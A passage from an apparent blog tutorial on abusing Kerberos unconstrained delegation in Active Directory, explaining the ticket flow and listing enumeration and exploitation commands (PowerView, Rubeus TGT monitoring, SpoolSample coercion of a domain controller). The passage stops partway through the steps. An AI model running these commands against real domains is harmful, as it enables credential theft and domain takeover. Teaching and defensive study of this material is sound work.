
Hey friends, it is the 3rd article in my Active Directory Theory and Exploitation series. Today, I would like to talk about 3 types of delegation. Kerberos delegation resolved Double Hop problem, however, an attacker can also abuse delegation to gain remote code execution and move to other machines. Concepts of delegation could be complex, but I will try my best to make it simple and easy to understand!

Unconstrained Delegation

Kerberos delegation enables a user or service to act on behalf of another user to another service. A typical scenario is that, a user authenticates to IIS server, and then IIS server acts on behalf of the user to authenticate to MSSQL server.

Unconstrained delegation can be assigned to a computer or user, but mostly computer. The configuration can be done on the domain controller. From the perspective of a system administrator, we can select “Trust this computer for delegation to any service (Kerberos only)” option on Delegation tab to configure unconstrained delegation for a domain computer.


Image not found or type unknown



We mentioned delegation resolved double-hop problem, so how did unconstrained delegation resolved it? If a computer is configured unconstrained delegation, as the user accesses IIS server, the KDC also includes the user’s TGT to TGS ticket. Then, IIS server extracts user’s TGT and caches it in memory. After that, IIS server uses the user’s TGT to act on behalf of the user to access MSSQL server. But the issue is that since the user’s TGT is cached in IIS server’s memory, IIS server can use the user’s TGT to act on behalf of the user to any other service, which means the user is impersonated by IIS server. If IIS server is compromised, the attacker can extract all TGT from memory and impersonate these users. What’s worse, if a high-privileged user’s TGT is cached, such as a domain administrator’s, the attacker is able to take over the whole domain and forest.

Let’s explain the steps in details

Image not found or type unknown



Ref: https://www.pentesteracademy.com/video?id=1596

Step 1: User to DC

The user requests TGT.

Step 2: DC to user

The user gets TGT.

Step 3: User to DC

The user requests TGS ticket.

Step 4: DC to user

The user gets TGS ticket.

Step 5: User to IIS server

User sends TGT and TGS ticket.

Step 6: IIS serverto DC

IIS server uses user’s TGT to request TGS ticket to DC to access MSSQL server.


Step 7: IIS serverto MSSQL server

IIS server acts on behalf of the user to access MSSQL server.

Enumeration

Powerview: **Get-NetComputer -Unconstrained | select dnshostname**

Image not found or type unknown



Domain controller is always configured unconstrained delegation, but it does not help.


Exploitation

1: Compromise the machine which is configured unconstrained delegation.

2: Use rubeus to monitor cached TGTs in real time (Require local administrator privilege).

rubeus.exe monitor /interval:5 /nowrap


Image not found or type unknown



3: Wait for high-privilege users to access this machine’s services, such as smb share. Or we can use spoolsample to coerce a machine to this machine via the MS-RPRN RPC interface.

spoolsample.exe dc srv02


Image not found or type unknown



We can execute the command on any windows domain machine.


4: Save captured TGT as a kirbi file

Image not found or type unknown



